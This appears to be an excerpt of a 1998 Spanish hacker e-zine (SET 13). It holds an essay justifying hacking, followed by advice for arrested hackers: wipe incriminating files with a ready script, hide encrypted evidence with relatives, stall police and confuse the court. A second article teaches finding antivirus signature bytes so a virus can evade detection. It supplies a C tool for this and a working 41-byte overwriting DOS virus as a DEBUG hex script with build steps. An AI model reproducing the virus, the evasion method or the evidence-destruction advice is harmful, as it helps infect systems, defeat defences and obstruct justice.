Este articulo nace con el ambicioso objetivo de constituirse en una autentica reflexion sobre el trasfondo del delito de hacking y ademas incluye una serie de medidas a tener en cuenta a la hora de enfrentarse con un arresto. Empecemos.

Parte 1: TRASFONDO DEL DELITO DE HACKING

Asi que hackear es delito, vaya descubrimiento no?. Y sin embargo yo pregunto. Por que?. Anda ya!!, debes estar loco, como se te ocurre preguntar eso?.
Insisto, por que?. Te has planteado alguna vez los *verdaderos* motivos por los cuales determinada secuencia de teclas es perfectamente legal mientras que otra te convierte en un peligroso delicuente, lo que hay detras de que el sufrido usuario pague una fortuna por el derecho de usar un software, que sigue sin ser suyo, pero no pueda modificarlo, cederlo, prestarlo y encima tenga que pagar otra vez por las actualizaciones que corrigen los fallos de su carisimo programa?
Si alguna vez te has hecho estas preguntas, CUIDADO, estas a punto de convertirte en un criminal.

En nuestra sociedad, basada hasta ahora en los conceptos fisicos, es facil determinar cuando se esta atentando contra la propiedad de otro, es tambien relativamente facil determinar los da¤os y perjuicios causados por la sustraccion de un bien fisico. Pero que pasa cuando intentamos aplicar este esquema al mundo digital, un mundo basado en la ilimitada posibilidad de replicaciones identicas, en la creacion sin coste y esfuerzo de perfectas copias del original?
Supongamos que entro en un sistema y que echo un vistazo, supongamos incluso que me llevo el fichero de claves y aun mas que lo descifro... pero no entro en el sistema.
Cual es el da¤o?. El fichero de claves ha desaparecido?. No, a diferencia del mundo fisico, donde el llevarse un bien implica privar de el a su due¤o, en nuestro mundo digital nada ha cambiado para el administrador del site. Lo unico que ha sucedido es uno de sus visitantes en lugar de solicitar uno de los archivos normales ha solicitado otro.
Esto esta penado con la carcel y con multas en muchos casos millonarias.
Esto te convierte en un peligroso criminal.
Esto es un delito duramente reprimido.

Determinados ingenios de busqueda permiten a un usuario experto obtener los ficheros de pwd, asi que utilizando un servicio estandar nuevamente tenemos que "determinados usos" que no aparecen en ninguna parte como prohibidos si estan penados.

Basicamente la "caza" del hacker ha venido alimentada por multitud de informes, estudios, comentarios acerca de las perdidas que generan.
Esto ha motivado que los acusados de hackin deban en muchos casos hacer frente a multas supermillonarias. De donde salen esas cantidades?
Normalmente se carga el tiempo de CPU, el uso de recursos del sistema, el trabajo de "restauracion, rastreo..."
Pregunto: Es que esos sistemas estan al borde del colapso?. Porque en un sistema con la CPU funcionando al 37% no creo que se pierda nada al hacer que pase al 40% sobretodo en el entorno que nos movemos que siempre busca rendimientos del 100%. A menos que mi uso del sistema prive a otros de hacer su trabajo. QUE ESTOY ROBANDO?. Tiempo que no se hubiera usado??. Recursos ya pagados pero no utilizados y que NO DESAPARECEN tras mi uso?.

Recursos que podrian ser ofrecidos gratuitamente sino fuese porque ese
concepto da panico a los avariciosos tiburones que acumulan la riqueza
de este planeta?
Pero claro, somos delicuentes y ladrones, lo somos nosotros. No lo son
los 347 individuos que segun la ONU acumulan el 50% de la riqueza mundial
(Billy, saluda!), es un mundo justo verdad?.

347 personas el 50%
6.000.000 millones de personas el otro 50%

Ah! pero NO PROTESTES y conformate con lo que te toca. Podrias estar peor.
Ni se te ocurra entrar en sus ordenadores, la ley los protege.
Pero que autoridad tiene una ley injusta? la unica que da la represion.
En ultimo termino la unica que le queremos dar nosotros mismos, la que
salga de elegir entre sobrevivir con seguridad o vivir.
Nos han embelesado con conceptos como "representacion popular", "igualdad
ante la ley", "democracia". Nada de eso existe en nuestro mundo de hoy,
ahora como siempre: "Todo debe cambiar para que nada cambie".

Es representacion popular que los politicos tomen decisiones en contra de
la opinion publica?
Es igualdad ante la ley que un diputado acusado de gravisimos hechos
no pueda ser juzgado mas que en el Supremo y _previo permiso_ que tienen
que otorgar sus propios compa¤eros?
Es democracia que elijamos a un semi-dictador cada cuatro a¤os?
Si es asi, creo que nos conformamos con bien poco.

Y como son maestros en la mentira y el enga¤o no te extra¤e que si algun
dia nos necesitan nos conviertan en heroes.
Acaso has creido siempre que "lo que esta bien esta bien y lo que esta mal
esta mal" pero, quien decide lo que esta bien y mal?
Has visto alguna vez al blanco volverse negro y al negro retornar al blanco?
Si crees que no puedo recordarte:

Yasser Arafat, "terrorista, criminal" con la entrada vetada en USA, la
misma ONU tuvo que celebrar su reunion fuera de Nueva York porque EE.UU
no le dejaba entrar en el pais para dar una conferencia.
Una decada despues, Yasser Arafat (el mismo, no su hermano ni su padre)
"hombre de estado, pacificador" dandose un abrazo con el presidente de los
EE.UU a las puertas de la Casa Blanca.

Pero sigamos siendo borregos, cuando ellos se¤alen con el dedo a uno nosotros
diremos "Ah , criminal, criminal!!" y cuando se vuelvan a hacer amigos
nos olvidaremos del pasado. El pasado, existe?.

General Noriega, sonriente con Bush, con fotos dedicadas, "amigo" de USA.
General Noriega, "narco", "dictador" y lo suficientemente peligroso como
para justificar la invasion de un pais.

Saddam Hussein, gobernante laico conteniendo a los "extremistas iranis",
buen cliente, mucho negocio con el.
Saddam Hussein, el "gran Satan", amenazandonos con las armas que nosotros
le hemos vendido, un "cancer" sobre la Tierra.

Y tantas cosas mas...

Es eterna la verdad? parece que no para ellos. Es NUESTRA sociedad y tenemos
el derecho y el DEBER de cambiarla, es nuestra vida misma la que estan
arruinando.

Nuestras leyes siguen ancladas en la sociedad de la imprenta, en el mundo que crecio en la economia de la escasez en la que lo raro era valioso pero NOSOTROS vivimos en un espacio en que la informacion puede ser copiada, modificada, distribuida sin el menor esfuerzo y sin perjudicar el original (tema aparte es este de las copias, los derechos de autor les estan poniendo muy nerviosos porque no se enteran de que es absurdo aplicar las leyes del mundo fisico al mundo digital).
Detras de todo esto no hay mas que la confluencia de intereses economicos y del poder:

Economicos:

Porque no se venderia ni un solo firewall, soft de seguridad, cursillo, certificacion...etc si no hubiera ** un enemigo ** peligroso y acechante - los hackers, claro esta - y que causa perdidas anuales de [aqui una cifra aleatoria * 1.000 millones de pts]
Quien va a comprar proteccion sino tiene de quien protegerse?
Quien va a pagar la cara proteccion sino le convencen de que las perdidas son mucho mayores?
Viven de nosotros, de lo que hacemos, de lo que ellos dicen que hacemos y sobre todo de lo que dicen a sus clientes que podemos hacer. Ironico :-(
Podemos detenernos en este punto unos momentos, el gran negocio de la seguridad informatica no esta sostenido por los expertos, cientificos, escritores... esta sostenido por los marginados y tildados de asociales h/p/c/v, nosotros les proporcionamos sus tan bien pagados trabajos.
Y para mantenerlos estan dispuestos a exagerar, mentir, crear confusion y falsear todo aquello que haga falta.
Asi que cada vez que oigas que el hacker xxx o yyy ha causado unas perdidas de zzzz miles de millones piensa primero QUIEN evalua esas perdidas. PIENSA si le interesa dar la imagen de que la incursion de un hacker es algo trivial o si por el contrario prefiere dar la imagen de que la incursion de un hacker es una plaga de la que vale la pena pagar cualquier precio con tal de protegerse.
Nuevamente ironico es que esa seguridad ofrecida es solo psicologica, ningun sistema de seguridad puede mantener fuera a los "indeseables". Mientras un sistema acepte cualquier tipo de dato externo es potencialmente inseguro.

Poder:

La informacion y el dinero son ahora digitales, con ambos a buen recaudo el unico peligro es que algun "hacker" sea capaz de acceder a alguno de ambos recursos, que obtenga documentos comprometedores, acceso a cuentas secretas... el mejor medio para impedir esta desgracia es criminalizarlos, exagerar las perdidas que causan, las catastrofes que pueden provocar, la amenaza que suponen.
Y por supuesto aplicar a quien caiga todo el peso de la ley, el mismo que se hace liviano cuando el procesado es "uno de los nuestros" (de los suyos claro), el mismo peso que hace que Bertrand de Caralt y Puignero esten en casa mientras los desgraciados pasan a¤os en prision preventiva.
[Bertrand de Caralt y Puignero son empresarios condenados por diversos chanchullos y que apenas han pisado la carcel antes de conseguir indultos, prebendas injustificables, regimen abierto.. naturalmente todo recubierto de legalidad].

Cuando los perros de presa, pagados con el dinero que ellos te roban, se te echen encima quiza te sirvan los siguientes consejos.

¯ Parte 2: MEDIDAS DE URGENCIA
^^^^^^^^^^^^^^^^^^^^^^^^^^^^

Afrontalo. Tarde o temprano te van a pillar, asi que mas vale que estes preparado para ese momento, esta parte del articulo va a tratar de explicar una serie de precauciones para que no seas presa facil y el comportamiento adecuado para cuando llegue el fatidico momento del arresto.

Mas vale que te lo tomes en serio, puede ser la diferencia entre seguir tomando el sol mediterraneo o pasar x?x tiempo en una celda disfrutando de las "atenciones" de los demas reclusos.

Lo primero que tienes que saber es que todo gira en torno a una palabra:
PRUEBAS
Si las tienen entonces mas vale que vayas comprando vaselina, si has sido lo suficientemente cauto como para seguir nuestros consejos es posible que te salves..por esta vez.

Imagina. (Sicilia 1.922). Unos hombres llaman a tu puerta, vienen de uniforme ¨que haces?. Si la respuesta es c*g*rte en los pantalones, entonces vamos mal.

PRECAUCIONES BASICAS

- El material escrito debe ser destruido en el momento que deje de ser imprescindible (y hay que tener la menor cantidad posible)

- Todo lo que tenga valor para ti (listados, programas, mensajes...) debe ser copiado y guardado en un sitio que no se pueda relacionar contigo.
[Si el tema no es muy grave vale casi cualquier sitio excepto la propia casa y la de colegas que esten en el rollo]

- Todo, absolutamente todo, lo incriminatorio debe estar encriptado con una clave no accesible para ninguna persona excepto tu *incluso* aunque esa persona tenga pleno acceso a tu ordenador.

- Tienes que tener preparado un programa/script.. que en un momento de urgencia **machaque** todos los ficheros "sensibles". Asi en caso de visitas inesperadas no podran recuperar nada de tu ordenador (por supuesto JAMAS utilices para estos fines comandos como DEL)

Ahora es el momento de abrir la puerta, te sientes mucho mas tranquilo despues de tomar todas esas precauciones, verdad? :-)
Este es el momento de mostrar calma y educacion. Si te pones nervioso estas perdido y chulear o insultar a los agentes no va a servir de nada salvo para que se encabronen contigo. Ellos estan haciendo su trabajo -buscar culpables- tu limitate a hacer el tuyo -salvar tu culo-.
A los policias les gusta hacer preguntas, es una mala costumbre pero no seras tu quien se la quite asi que limitate a NO DECIR NADA, no intentes inventar coartadas, no juegues al gato y al raton con ellos, no te creas que eres el protagonista de la pelicula que viste la semana pasada, ellos son profesionales de esto, estan acostumbrados a que _nadie_ les diga la verdad, estan acostumbrados a tratar con los peores timadores, embusteros y canallas de la sociedad, es SU JUEGO. Si juegas a el tienes todas las de perder, te preguntaran 100 veces lo mismo hasta que te contradigas, te haran preguntas para las que no se te ocurrira ninguna respuesta, presionaran y presionaran los puntos debiles de tu historia hasta que te hundas al ver como tus mentiras quedan al descubierto, en ese momento estaras moralmente roto, dispuesto a contarlo todo y con el agravante de que reconoceras haber estado mintiendo hasta entonces. NO HABLES JAMAS.
[Tambien es posible que les importe un carajo el asunto, ademas de no entenderlo, y que no te presten atencion pero mas vale no confiarse y

estar preparado para todo]

Entonces?. Aprende de los telediarios, te has fijado que los politicos y financieros metidos en chanchullos NUNCA SE ACUERDAN DE NADA NI SABEN NADA. Esta es la estrategia a seguir (por que crees que lo hacen ellos?).
Puedes sentirte idiota por responder a todo "No me acuerdo", "No sabria decirle", "No tengo constancia de eso" pero es mucho mejor parecer idiota que ir a la carcel y hasta el momento ser idiota no es ningun delito.
Ojo!. Eso no significa que no puedas ir a chirona, de lo que se trata aqui es de __que no seas tu mismo quien se ponga la soga al cuello__, las pruebas que hayan podido reunir ellos (logs, trazados, confesiones..) tendras que sortearlas pero al menos no les daras mas material contra ti. Cualquier cosa menos empeorar tu situacion.

Hablando de empeorar, si tu detencion forma parte de una operacion mas "amplia" es posible que la palabra "trato" aparezca en algun momento.
NO LO ACEPTES. Recuerda que la policia no te puede librar de la carcel, es el juez el que decidira. Aunque te digan que el fiscal rebajara su peticion lo cierto es que tu abogado (luego hablaremos de el) siempre pedira la absolucion, los tratos siempre se basan en vender a otro o en venderte a ti mismo cuando ellos no estan seguros de poder meterte en el talego con las pruebas que tienen.
Y aunque tu etica no te impida vender a otro, que pasaria si el vendido fueses *tu*, horrible no?. Aun habria algo peor, QUE EL VENDIDO FUESE YO, eso si que seria INACEPTABLE.

No hemos hablado de tu abogado, es la persona de la que dependera en gran medida salvarte el papelon si tu situacion esta "apurada".
Normalmente si no tienes pasta te tendras que conformar con un abogado de oficio, vendra a presenciar como la policia te toma declaracion y hasta que no llegue no sabras si en la loteria de designaciones has tenido suerte o no.

Te puede tocar un abogado novato recien salido, uno "montado en la pela" que enviara a un subordinado para que se haga cargo de ti, uno que se desentienda de ti totalmente "porque para la mierda que cobro por tu caso" o mas raramente uno honrado que se trabaje el caso.
Si tienes dinero y tu abogado de oficio "pasa" entonces no seas racano y contrata un abogado pero no de relumbron porque te sacara el pellejo y para el no seras mas que un numero mas sino un abogado con unos a¤os de experiencia que se haya tenido que buscar la vida y que no tenga tantos clientes como para poder permitirse tratarlos como basura.
Trabaja con el e importunale todo lo que sea necesario, si no sabe nada de informatica no hay problema, necesitais que el juez del Juzgado donde se vaya a ver tu caso sea tambien infoignorante y si la casualidad os lleva a uno donde el titular es un entendido..salid de alli!!. Que tu abogado se hinche a recusaciones, alargue el procedimiento si el juez esta pendiente de traslado..etc.

Una vez delante del Juez, y teniendo en cuenta que en tu casa no han encontrado nada y que tu no has hecho declaraciones en las que te vendes a ti mismo (has seguido estos consejos al pie de la letra, muy bien otros se hubiesen meado a la primera pregunta) tu objetivo es minimizar las pruebas que presente el fiscal para ello tendras que colaborar con tu abogado en sus escritos y que este pueda poner en tela de juicio todas las presunciones tecnicas en que se basa (que te trazaron?. Como?. El trazado no es fiable, no ofrece garantias...) tu unico fin es LIARLO TODO DE TAL
MANERA que nadie entienda nada, ya que la indole de tu delito es liosa por naturaleza tu debes COMPLICARLO AUN MAS, niegalo todo, presenta todo tipo de conclusiones y estudios que descalifiquen las pruebas obtenidas (por ejemplo: Leyeron tu mail?. Muestra al juez lo facil que es falsificar correo electronico, hacer ver que proviene de una persona que no lo ha enviado...)

Cada vez que los peritos de la otra parte digan que hay un "procedimiento normalizado y admitido" para algo (seguimiento..) trae tu a un perito que califique ese procedimiento como "dudoso, de pocas garantias, en fase de estudio mas profundo..."
Al final se convertira en una discusion sobre filosofia de seguridad en redes informaticas y aburriras de tal manera al Juez (incluso al Tribunal si tu delito es de Audiencia Provincial o Nacional) que si el delito del que se te acusaba no era muy grave casi con total seguridad quedaras libre de polvo y paja.
Y puedo dar palabra de que he visto en accion a un abogado que ABURRIO al Juez de tal manera que este acabo exculpando a su defendido para acabar con el rollazo (ayudado porque el delito tampoco era serio y nadie le iba a echar nada en cara). Asi que ya sabeis, frente a una investigacion. LIO, LIO Y MAS LIO. Y si parece que se aclara el panorama y surge algo de luz.. ENTURBIAD EL ASUNTO.

Recapitulemos:

- Inspecciona tu casa, tu ordenador..con ojos de enemigo. Si en este mismo momento alguien entrase, que podria obtener en tu contra?

- Puesto que habra material que necesites conservar guardalo (encriptado) en casa de algun amigo de fiar (no metido en la informatica) un pariente con el que mantengas buenas relaciones pero no te veas muy a menudo..
La idea es algun lugar en que la policia no vaya a buscar de manera primaria, no creo que tu caso sea tan *importante* que consigan ordenes para registrar las casas de toda la gente que conoces.

- Lo que quede en tu ordenador *que quede encriptado* y sin posibilidad de ’forzar la clave’ (no seas papanatas y guardes la clave en el mismo ordenador)

- Alguna cosa que incrimine a otro?. Acaba con ello YA, lo unico que te falta es convertirte en soplon aunque sea involuntario.

- Hazte con uno de esos programitas que dejan los archivos (o el disco duro completo si te ves con ganas) hecho tal jaleo que de ahi no saca nada en claro ni Perry Mason. Utilizalo en caso de emergencia y mientras entretienes a la pasma (tarda en abrir, inspecciona las placas con caalllmmmaaa, lee la orden de registro _detenidamente_..)

- Tranquiliza los nervios. Si no puedes simplemente intenta pensar en otra cosa y pon el automatico de "No sepo/No contesto"

- Ten presente que calma y educacion no son iguales a _cooperacion_ debes dar la impresion de ciudadano honrado mientras pones todas las trabas posibles a la investigacion.

- Analiza a tu abogado, recuerda que si el caso progresa ese tipo puede ser la diferencia entre libertad y carcel. Si es de oficio y no te gusta mandalo a paseo o amenaza con denunciarlo a su Colegio de Abogados. Si le pagas no le toleres que te chulee, que se gane la pasta (no hace falta tampoco que le llames todos los dias)

- Ante el Juez, sumision, es la Autoridad. Pero que el respeto ante el no te prive de armar barullo y liar el caso todo lo posible.
No plantees el caso como un enfrentamiento entre tu y el juez&fiscal, como un reto de "soy mas listo que vosotros", en su lugar intenta crear la sensacion de que se te acusa "de algo absurdo" o "porque no han podido pillar a otro".

Si guias tu comportamiento por estas instrucciones y tienes algo de sentido comun te evitaras muchos problemas con la justicia, me lo puedes agradecer mandando todo el dinero que quieras.

Ahora tomate una etapa de relajamiento, ya estas "marcado" y puedes recibir nuevas 'visitas' incluso cuando no hayas hecho nada, recuerda - La policia busca culpables -, les da igual que seas tu u otro (a menos que te hayas comportado como un chuleta y te hayas ganado su inquina personal) por lo que cuando coge a un tipo intentan endilgarle todos los delitos del mismo tipo que tienen pendientes, si no te lo montas bien ese tipo puedes ser tu.

Para finalizar solo te pido que tengas presente que:
En todos los juegos hay un tonto, si alguien no lo sabe es que EL es el tonto.

No seas tu el tonto en este juego.

[NOTA: Los interesados en los articulos y leyes sobre hacking en nuestro pais pueden obtener una copia de ellos en uno de los articulos de la SET especial Undercon que se encuentra en nuestro site]

EOF

```
-[ 0x06 ]-------------------------------------------------------------------
-[ CURSO BASICO-PRACTICO DE CRACKEO DE VIRUS II ]---------------------------
-[ by +NetBul ]-------------------------------------------------------SET-13-

              "HOW TO" PILLAR CADENAS DE BUSQUEDA DE ANTIVIRUS
               Curso Basico-Practico de CRACKEO de VIRUS (II)
                              @98 by +NetBuL



 ***  INTRODUCCION  ***
 ======================

 Primero quiero aclarar (como siempre, no?), que este articulo esta destinado
 a usos didacticos (y va en serio).

  EL BUEN/MAL USO QUE LE DEIS ES RESPONSABILIDAD VUESTRA, QUEDA CLARO ...


 Por cierto, antes de que se me olvide, en la primera parte del curso hay
 dos ERRATAS :

   - donde comentaba eso de cambiar la fecha clave, decia que el virus
     "compara DH con 01 y DL con 05, o lo que es lo mismo, CX con 0105."
                                                           ^^
     Queda claro (y si no lo ves dale al RESET :-) que es: DX

   - en un par de sitios al final del texto, dice que el barrotes
     resta 50 decimal (2C hex) a la cadena encriptada. Es evidente que

     50 decimal *NO* es 2C hex, sino 32 hex (gwevos, los enanos !!). :-)
     ^^^^^^^^^^                    ^^^^^^


 Well Manuel, aclarado el entuertorl empiezo el rollete.

 La historia esta de modificar virus puede tener 2 objetivos, a saber:

    1.- conseguir simplemente que el virus funcione de otra forma
    2.- conseguir que no sea detectado por un determinado antivirus

 Este ultimo es el que nos interesa ahora ...

 En la primera parte de este curso vimos como modificar un virus, consiguiendo
 nuevos 'efectos 3D' y con un poco de suerte conseguiamos que algun antivirus
 que lo detectaba ya no lo hiciese. Esa 'suerte' dependia de si al hacer los
 cambios 'tocabamos' parte de la cadena de busqueda del antivirus XXX para
 ese virus en concreto.

 En esta 2da parte voy a explicar mi metodo (cutre pero efectivo) para pillar
 estas cadenas de busqueda de los antivirus, es decir, para saber que cadenas
 buscan los antivirus dentro de un archivo para detectar si tiene un virus.
 Por supuesto estas cadenas pueden ser diferentes para cada par
 virus/antivirus.

 Ademas de la utilidad comentada hay otros casos en los que nos puede
 interesar conocer las C.D.B., a saber:

  - si has hecho un virus y quieres saber *como* te lo detectan, para saber
  *que* tienes que modificar ...

  - si tienes curiosidad por saber como 'se lo monta' cada antivirus, hay
```

cosas curiosas ... Estudiando que busca cada antivirus en un determinado virus puedes aprender cosas sobre esta gente, aunque eso es trabajo para el Rappel.

- si no tienes nada mejor que hacer puedes pasar un rato entretenido :-)

*** COMO SE HASE ***
=====================

El sistema no es nada del otro mundo, supongo que habra otras formas, pero esta es la mas sencilla. Supongamos que tenemos un virus (un archivo infectado) con un tamanyo de 16 bytes. Vamos a copiar 16 archivos identicos al virus original (es decir, 16 archivos infectados), pero en cada uno de ellos vamos a sobreescribir un byte, por ejemplo con un 90h. El nombre que pongamos a cada uno de estos archivos sera siguiendo una secuencia hexadecimal :

Ej: VIRUS.COM de 16 bytes, lo copiamos en 16 archivos (0.COM ... F.COM)

en 0.COM tachamos el byte en la posicion 0 con un 90h
1.COM tachamos el byte en la posicion 1 con un 90h
...
...
F.COM tachamos el byte en la posicion F con un 90h

Resumiendo, tendremos tantas copias del virus como tamanyo tiene y seran copias identicas excepto un byte 'tachado' con un 90h que sera distinto en cada una de estas copias. Claro, clarito :-)

Bien, pues ahora solo falta pasar el antivirus de turno a nuestros 16 churumbeles y ver *donde* detectan el virus ...

Todos aquellos archivos que *NO* sean detectados por un antivirus nos indicaran en que posicion se encuentra cada uno de los bytes que forman parte de la cadena de busqueda de ese antivirus para ese virus !

Ejemplo :

Supongamos que pasamos el antivirus SCAN a los 16 archivos de antes:

Virus pepitilla detectado en archivos: 0, 1, 2, 3, C, D, E y F.COM

... nos indica que el SCAN detecta el virus con la cadena compuesta por los bytes 4h a Bh (para el SCAN el virus pepitilla se reduce a esta cadena de 8 bytes). Si modificamos *cualquiera* de los bytes de esta cadena, el SCAN ya no lo detectara. Facil, no?

NOTA IMPORTANTE :

Con este sistema vamos a crear N archivos con un tamanyo total de:
N^2

lo cual quiere decir que para un virus de 300 bytes crearemos:
300 archivos de 300 bytes = 90.000 bytes

y para un virus de 1310 bytes como el amigo barrotes :
1310 archivos * 1310 bytes = 1.716.100 bytes

o lo que es lo mismo para un virus de 7000 bytes: == 50 Mb !!

Por eso es recomendable que el fichero infectado sea lo mas pequenyo posible y si es necesario se puede crear un mini DUMMY.COM e infectarlo con el virus como ya explique en la 1a parte.

*** INGREDIENTES ***
=====================

Lo de copiar tantos archivos como bytes tenga el virus y 'parchearlos' a mano es una tarea interminable si el virus tiene mas de 3 bytes, como es habitual X-), asi que he escrito un programa en p*to C para que no se os borren las huellas de los dedos ...

El programa se llama FREECAD por eso de que 'libera la cadena' (que original, no?). No es nada del otro mundo pero FUNCIONA, osea, funcionan tanto el programa como el metodo.

Ademas del aviso de antes, recomiendo que no lo useis con virus mayores de unos 2000 bytes, puede ser interminable. En mi PC "de epoca" tarda 2 minutos y medio en parchear un archivo de 1500 bytes !. Pero lo peor no es eso sino repasar luego cuales son los archivos en los que se detecta el virus y en los que no ... paciencia. :-)

Al finalizar vuestros estudios espirituales y borrar todos los archivos que se crean os recomiendo que paseis el SCANDISK y el DEFRAG al HD porque tantos archivos en un directorio os pueden arrasar el chiringuito ;-)

NOTA: los archivos de salida siguen una numeracion hexadecimal para facilitar las cosas, el 1F.COM tendra el byte en la posicion 1Fh sobreescrito, etc... Puede darse el caso de que alguno de los archivos se llame igual que algun .BAT o .EXE que tengais en el PATH, y al querer ejecutar un supuesto AB.COM lo que hagais sea ejecutar el virus!!. Si ademas coincide con que el 'parche' en la posicion ABh no afecta para nada al virus y siga funcionando bien ... pues eso, cuidadin cuidadin. :-)

NOTA BIS: puede darse el caso de que dentro de la cadena de busqueda este incluido un '90' y por tanto no lo sabremos ya que el archivo en el que se cambie este byte quedara igual y *SI* que sera detectado el virus en el. Una posible mejora en el programa seria detectar si hay algun un byte (hex) que no se encuentre en todo el codigo y asi el byte de sustitucion seria ese numero. En caso de que esten todos (del 00 al FF) el byte de sustitucion seria el '90' predeterminado.

Ahi va el fuente en C del FREECAD ...

```
<++> cursocv/freecad.c
/*****************************************************************/
/* FREECAD v0.5b        (c)1998 by +NetBuL para Saqueadores (SET) */
/*****************************************************************/
/* Bien, ahi queda eso. Quizas sobra mucho rollete pero tenia que */
/* dejarlo bonito y presentable. Si alguien se anima y lo mejora  */
/* solo espero que conserve los CREDITOS y el NOMBRE (FREECAD) y  */
/* tambien que me envie el nuevo !!                               */
/* Compilado con Borland C++ 3.1                                  */

#include <stdio.h>
#include <stdlib.h>  /* itoa */
#include <string.h>
```

```
 FILE *origen;
 FILE *destino;

void info1(void)
{
  printf("\nFREECAD v0.5b\t\t   (c)1998 by +NetBuL para Saqueadores Edicion Tecnica");
  printf("\n------------ (SET): http://www.thepentagon.com/paseante\
 (puntero) ------------\n");
  return;
}

void info2(void)
{
 printf("\n\t   Uso: FREECAD <archivo_infectado_virus> [ -com | -exe ]\n");
 printf("\n\tFREECAD lee el <archivo_infectado_virus> de tamanyo 'N' ");
 printf("\n\ty crea 'N' archivos identicos con nombres en hexadecimal ");
 printf("\n\tsin extension (o con extension [-com|-exe]), identicos ");
 printf("\n\t*excepto* en un byte que es sustituido por 90hex.");
 printf("\n\tEl nombre de cada archivo creado indicara en que posicion se");
 printf("\n\tha sustituido el byte, de forma que, p.ej. en el archivo:");
 printf("\n\n\t   \"A3F\" se habra cambiado el byte en la posicion A3Fh.");
 printf("\n\n\tPara detectar la cadena de busqueda del antivirus XXX para ");
 printf("\n\tel virus <archivo_infectado_virus>, solo hay que pasar el ");
 printf("\n\tantivirus XXX sobre los 'N' archivos creados:");
 printf("\n\n\t  --> Los archivos en los que *NO* se detecte el virus indicaran");
 printf("\n\t      la posicion de los bytes de la cadena de busqueda ...\n");
 printf("\n ATENCION al numero de archivos creados y al tamanyo total (N^2) !!");
 printf("\n   ... mas informacion en el n§ 13 de SET\n");
 return;
}

void main(int argc, char *argv[])
{
 int tp100=0,a=1;
 int fich_creados;
 int cont_bytes;
 int ext_com=0,ext_exe=0;
 int tamanyo=0;
 char *fuente;
 char byte_leido;
 char parche='\x90';
 char nombre[]={"12345678.abc"};

 system("cls");
 info1();

 /*** Filtramos la entrada ***/
 if(argc==1){
  info2();
  exit(-1);
 }
 if(!strcmp(argv[2],"-com")) ext_com=1;
 else if(!strcmp(argv[2],"-exe")) ext_exe=1;

 /*** Calculamos el tamanyo del fichero origen ***/
 if ((origen=fopen(argv[1],"rb"))==NULL){
  printf("\n\tERROR abriendo archivo origen : \"%s\"\n",argv[1]);
  exit(-1);
 }
 while(!feof(origen)){
  fread(&byte_leido, sizeof(char), 1, origen);
  if(!feof(origen)) tamanyo++;
```

```
 }
 /** creamos array fuente **/
 fuente = (char *) malloc(tamanyo * sizeof (char));

 /** rellenamos array fuente **/
 rewind(origen);
 tamanyo=0;
 while(!feof(origen)){
   fread(&byte_leido, sizeof(char), 1, origen);
   if(!feof(origen)) {
      fuente[tamanyo]=byte_leido;
      tamanyo++;
   }
 }
 fclose(origen);


 printf("\n\nArchivo origen : \"%s\"  (%d bytes) \n",argv[1],tamanyo);
 /*** BUCLE de copiado ***/
 for(fich_creados=0; fich_creados<tamanyo; fich_creados++,tp100++) {
    cont_bytes=0;
    itoa(fich_creados,nombre,16); /* 16==hex, 10== dec */
    if(ext_com) strcat(nombre,".COM");
    else if(ext_exe) strcat(nombre,".EXE");
    printf("\r... escribiendo %d archivos.",tamanyo);
    printf(" Actual: %d (%s)",fich_creados+1,nombre);
    /* Indicador de % muy a ojo ;-) */
    if(tp100==tamanyo/10 && tamanyo>100) {
         printf("        \b\b\b\b%d%",10*a++);
         tp100=0;
    }
    if ((destino=fopen(nombre,"wb"))==NULL) {
     printf("\n\n\tERROR creando archivo destino : \"%s\" (HD lleno?)",nombre);
     printf("\n\t ( total archivos creados: %d )\n",fich_creados);
     exit(-1);
    }
    while(cont_bytes<tamanyo){
      if(cont_bytes==fich_creados) fwrite(&parche, sizeof(char), 1, destino);
      else fwrite(&fuente[cont_bytes], sizeof(char), 1, destino);
      cont_bytes++;
    }
    fclose(destino);
 } /* fin bucle */
 printf("\r... escritos %d archivos, de \"0\" a \"%s\"\t\t\t\n",fich_creados,nombre);
} /*FIN MAIN*/
<-->
```

```
 ***  ESTUDIO CASO PRACTICO  ***
 ==============================

 Vamos a repasar todo lo dicho hasta ahora con un caso practico. Para esto
 incluyo un mini virus de solo 41 bytes. Logicamente es un virus .COM de
 sobreescritura. Cuando se ejecuta busca el primer .COM del directorio y
 sobreescribe los primeros 41 bytes con su propio codigo.

 El SCAN lo detecta como: TRIVIAL-41
 EL ATM lo detecta como: MINIMAL Family

 Creditos:   :-)
 Este virus lo he sacado del curso de virus de sobreescritura de RATBOY.
 Creo que lo pille en internet, quizas en el CHIBA  :-?
```

Para crear el .COM lo cortas, lo grabas como OWRB.SCR y con el DEBUG :

```
DEBUG < OWRB.SCR
```

```
<++> cursocv/owrb.scr
N OWRB.COM
E 0100 B4 4E B9 00 00 BA 23 01 CD 21 B8 02 3D BA 9E 00
E 0110 CD 21 93 B4 40 B9 29 00 BA 00 01 CD 21 B4 3E CD
E 0120 21 CD 20 2A 2E 63 6F 6D 00
RCX
0029
W
Q
<-->
```

Pasos a seguir:

- creamos virus OWRB.COM con debug
- compilamos FREECAD.C
- ejecutamos el programa: FREECAD OWRB.COM -com
- renombramos (si no has puesto la opcion -com) todos los archivos creados con .COM : ren * *.COM :-)
- pasamos antivirus y guardamos resultados en un fichero .LOG
- repasamos que ficheros son detectados como virus, los que no detecte formaran parte de la cadena de busqueda de este virus (y el nombre de estos archivos no detectados nos indicara la posicion del byte parcheado, juntando todos los bytes del virus original en esas posiciones tendremos, en teoria, la cadena).

En el caso de este virus, estos son los resultados con el SCAN y el ATM:

```
*------------------ SCAN ------------------------*
Scan v3.0.0 Copyright (c) McAfee, Inc. 1994-1997.  All rights reserved.
Virus data file  V3000 created 02/13/97   8:38:31
Scanning C:\RATBOY\*.*
   Found the TRIVIAL-41 virus en :

    OWRB.COM  20.COM  21.COM  22.COM  23.COM  24.COM  25.COM  26.COM
      27.COM  28.COM  29.COM

*---------------- ATM (panda) -------------------*
Area     : C:\RATBOY\????????.???
Ficheros Revisados       :      44
Virus Encontrados        :      33
Incidencias:

   MINIMAL Family    en:
    OWRB.COM   2.COM   3.COM   4.COM   5.COM   6.COM   7.COM   A.COM
       B.COM   C.COM  12.COM  13.COM  15.COM  16.COM  17.COM  18.COM
      19.COM  1A.COM  1B.COM  1C.COM  1D.COM  1E.COM  1F.COM  20.COM
      21.COM  22.COM  23.COM  24.COM  25.COM  26.COM  27.COM  28.COM
      29.COM
```

Resumiendo, el antivirus Artemis no detecta el virus en los siguientes .COM:

```
0, 1,
8, 9,
D, E, F,
```

```
       10,11,
       14,
```

y el Scan no lo detecta en estos .COM:

```
       de 0.COM a 1F.COM
```

